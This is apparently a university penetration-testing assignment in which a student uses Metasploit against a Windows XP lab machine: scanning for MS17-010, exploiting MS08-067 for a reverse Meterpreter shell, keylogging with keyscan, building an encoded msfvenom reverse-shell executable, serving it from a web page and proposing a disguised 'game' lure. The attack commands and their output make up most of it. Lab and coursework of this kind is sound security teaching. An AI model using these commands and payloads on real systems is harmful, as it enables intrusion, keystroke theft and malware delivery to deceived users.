CMPT 489

Assignment 2

Marcelo Ollin Paco Zepeda
301180252

Table of Contents

Part 1: Auxiliary Attacks

Task 1:

Explain the steps and commands you used to perform it. What does this attack do? Analyze the results you got from performing this attack. Also report the equivalent CVE of the attack you performed.

To find which critical vulnerabilities had an auxiliary attack the following command was used in Metasploit:

```
msf5 > search type:auxiliary name:[Vulnerability Name]
```

MS08-067 and MS09-001 gave no results from the search. MS17-010 returned the following:

```
msf5 > search type:auxiliary name:MS17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank  Check  Description
   -  ----                                      ---------------  ----  -----  -----------
   0  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal  Yes    MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                         normal  Yes    MS17-010 SMB
RCE Detection
```

To load one of the auxiliary attacks found the following command was used:

```
msf5 > use auxiliary/scanner/smb/smb_ms17_010
```

Now that we loaded an auxiliary attack, we set the target's IP address:

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 10.0.0.17
RHOSTS => 10.0.0.17
```

Finally, we run the auxiliary attack:

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > exploit

[+] 10.0.0.17:445       - Host is likely VULNERABLE to MS17-010! - Windows 5.1 x86 (32-bit)
[*] 10.0.0.17:445       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

The result of the auxiliary attack tells the penetration tester that the target system is vulnerable to MS17-010. This is what the smb_ms17_010 attack does to the target system (taken from show info command):

```
Description:
  Uses information disclosure to determine if MS17-010 has been
  patched or not. Specifically, it connects to the IPC$ tree and
  attempts a transaction on FID 0. If the status returned is
  "STATUS_INSUFF_SERVER_RESOURCES", the machine does not have the
  MS17-010 patch. If the machine is missing the MS17-010 patch, the
  module will check for an existing DoublePulsar (ring 0
  shellcode/malware) infection. This module does not require valid SMB
  credentials in default server configurations. It can log on as the
  user "\" and connect to IPC$.
```

Here are the CVEs related with smb_ms17_010:

CVE-2017-0143: https://cvedetails.com/cve/CVE-2017-0143/
CVE-2017-0144: https://cvedetails.com/cve/CVE-2017-0144/
CVE-2017-0145: https://cvedetails.com/cve/CVE-2017-0145/
CVE-2017-0146: https://cvedetails.com/cve/CVE-2017-0146/
CVE-2017-0147: https://cvedetails.com/cve/CVE-2017-0147/
CVE-2017-0148: https://cvedetails.com/cve/CVE-2017-0148/

Part 2: Exploits

Task 2:

After setting all options perform the exploit. Report the steps & commands you used in order to gain remote access to the system.

The exploit I chose takes advantage of the MS08-067 vulnerability. The following command may be used to load the exploit

```
msf5 > use windows/smb/ms08_067_netapi
```

Once the exploit has loaded use Meterpreter as the payload:

```
msf5 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

Next, lets configure the exploit to run in the desired target system, by setting the remote host's IP address (Windows XP system):

```
msf5 exploit(windows/smb/ms08_067_netapi) > set RHOST 10.0.0.17
RHOST => 10.0.0.17
```

Subsequently, set the local host's IP address option as follows (Kali Linux system):

```
msf5 exploit(windows/smb/ms08_067_netapi) > set LHOST 10.0.0.16
LHOST => 10.0.0.16
```

Verify that the settings were properly added:

```
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   10.0.0.17        yes       The target address range or CIDR identifier
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread,
process, none)
```

```
   LHOST     10.0.0.16        yes       The listen address (an interface may be
specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

After verifying that the options were added properly, we are ready to exploit and gain remote access to the system:

```
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.0.0.16:4444
[*] 10.0.0.17:445 - Automatically detecting the target...
[*] 10.0.0.17:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.0.0.17:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.0.0.17:445 - Attempting to trigger the vulnerability...
[*] Sending stage (180291 bytes) to 10.0.0.17
[*] Meterpreter session 1 opened (10.0.0.16:4444 -> 10.0.0.17:1041) at 2019-09-25
22:48:48 -0700

meterpreter >
```

Now that we have remote access, we can verify that we are in the target system:

```
meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1

Interface  2
============
Name         : Intel(R) PRO/1000 T Server Adapter - Packet Scheduler Miniport
Hardware MAC : 08:00:27:13:52:eb
MTU          : 1500
IPv4 Address : 10.0.0.17 ← IP address of target (Verifies we are in target system)
IPv4 Netmask : 255.255.255.0
```

Task 3:

Do research and find about what vulnerability does the exploit get advantage of?

This module exploits a parsing flaw in the path canonicalization code of NetAPI32.dll through the Server Service. This module is capable of bypassing NX on some operating systems and service packs. The correct target must be used to prevent the Server Service (along with a dozen others in the same process) from crashing. Windows XP targets seem to handle multiple successful exploitation events, but 2003 targets will often crash or hang on subsequent attempts. This is just the first version of this module, full support for NX bypass on 2003, along with other platforms, is still in development. (Taken from the show info command while the exploit was loaded)

Task 4:

What is the *CVE* of the exploit you used?

The *CVE* that *windows/smb/ms08_067_netapi* has is CVE-2008-4250. For more information see the following

link: https://cvedetails.com/cve/CVE-2008-4250/

Part 3: Meterpreter

Task 5:

Using the Meterpreter session you created, report how would you suppress the current Meterpreter session in the background and how you would navigate back to the current session.

Command to suppress current Meterpreter session in the background:

```
meterpreter > background
[*] Backgrounding session 3...
msf5 exploit(windows/smb/ms08_067_netapi) >
```

Check available sessions (may have more than one backgrounded session) and pick the desired session to resume:

```
msf5 exploit(windows/smb/ms08_067_netapi) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  3     meterpreter x86/windows  NT AUTHORITY\SYSTEM @ ADMIN-2BDBD2BA8  10.0.0.16:4444 ->
10.0.0.17:1045 (10.0.0.17)
  4     meterpreter x86/windows  NT AUTHORITY\SYSTEM @ ADMIN-2BDBD2BA8  10.0.0.16:4444 ->
10.0.0.17:1046 (10.0.0.17)

msf5 exploit(windows/smb/ms08_067_netapi) > sessions -i 3 ← Resumes session 3
[*] Starting interaction with 3...
meterpreter >
```

Task 6:

What are the Meterpreter commands to capture the keys pressed by the target machine?

The commands to capture the keys pressed by the target machine include the ***keyscan_start*** and ***keyscan_dump***. However, to sniff the keystrokes for a specific process the pen tester first needs to migrate the server to the target process. Here is an example that sniffs the keystrokes of notepad:

Note: Notepad's PID was acquired using the ps command in Meterpreter

```
meterpreter > migrate 1460
[*] Migrating from 992 to 1460...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<CR>
<Shift>This should work now<Shift>? <Shift>Right<Shift>?

meterpreter >
```

Task 7:

What is the command to get the running processes in the target machine? Why is it useful according to your opinion?

The command to get the running processes in the target machine is the **ps** command. As mentioned above in task 6, if we want to sniff the keystrokes of a specific process then we need to migrate the server to that specific process first, then start the ***keyscan_start*** command. Another reason why knowing what processes are running is useful, is because you can gather information on what the target system is used for by the list of processes that its running. Moreover, the pen tester can also terminate any of the listed processes with the ***kill*** command to wreak havoc in the target system.

Task 8:

Without performing any extra exploit explain, according to your opinion, why would you need to background the current Meterpreter session in order to perform another task? What would this task be in relation to the current Meterpreter session?

There might be different reasons of why you might want to put the current Meterpreter session in the background. In class we talked about the post-exploitation part in penetration testing. Having a Meterpreter session verifies that you have obtained shell access. However, this only means that we have a small foothold in the system and with minimal privileges. If we put the Meterpreter session in the background and start looking in the **post/** directory in Metasploit, we can potentially find exploits that would allow us to escalate privileges, maintain access, etc. Having mentioned that, this task would be the post-exploitation task in relation to the current Meterpreter session.

Part 4: Custom Payloads and MSFvenom

Task 9:

Using MSFvenom create an executable version of Meterpreter (payload) that connects to the port **4449** for a windows system. The payload must be an executable windows file (.exe). What command did you use?

Here is the command I used to create an executable version of Meterpreter using MSFvenom:

```
msf5 > /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LPORT=4449 LHOST=10.0.0.16 -a
x86 -e x86/shikata_ga_nai -f exe --platform windows > hack.exe
```

-p = payload, -a = architecture, -e = encoder and -f = file format


Task 10:

Next start the Apache2 service (service apache2 start) and delete everything in the directory /var/www/html. Copy the payload you just created to that folder and create an HTML file with a link to the payload. Report the created HTML file.

Originally, I used a python utility called embedInHTML to create a website that auto prompts the end user to download a file upon accessing the website. Here's the command I used to create said website:

```
python embedInHTML.py -k data -f ../Desktop/hack.exe -o hack.html
```


This command produced the following website when the html file was accessed through the internet:



However, the html code was too long to share here. So, I came up with an alternative website. Here's the HTML code for it:

```
<a href="hack.exe" download>Download File</a>
```

This is what the website looked like:



Task 11:

Open Metasploit (msfconsole) and using the multi/handler module create a server that listens to the port 4449 (same port as the Meterpreter you just configured). Report how you did it and the commands you used.

Here is the list of commands I used to do what is described in task 11:

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set LHOST 10.0.0.16
LHOST => 10.0.0.16
msf5 exploit(multi/handler) > set LPORT 4449
LPORT => 4449
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.16:4449
```

Task 12:

Visit the attacker's IP from the target machine (Windows XP) and download the malicious payload. Run it and confirm that a Meterpreter session is opened. Report a relevant screenshot of the session.


After downloading and running the malicious payload on the target system, the Metasploit session using **multi/handler** module started a Meterpreter session on the machine that executed the payload:


```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.16:4449
[*] Sending stage (180291 bytes) to 10.0.0.17
[*] Meterpreter session 1 opened (10.0.0.16:4449 -> 10.0.0.17:1101) at 2019-09-26
06:46:40 -0700

meterpreter >
```

Here are some relevant screenshots on what happened after the payload was executed in the target system:





Task 13:

Why would one use MSFvenom instead of Metasploit? Elaborate please and explain one example scenario to do so.

I think one of the reasons why MSFvenom would be used instead of Metasploit is because the target system doesn't necessarily have to have a vulnerability to exploit to get a Meterpreter session. An end user just needs to run the payload on the target system to obtain a Meterpreter session. This is quite useful in situations such as social engineering. Meaning that a penetration tester could potentially persuade an end user to run the payload on the target system. For example, a penetration tester could pretend that they have developed a game and persuades an end user to try their game. The pen tester sets a phony file sharing website that downloads a payload disguised as a game. When the end user gets the "game" they execute the payload and the pen tester has now gained access to their system.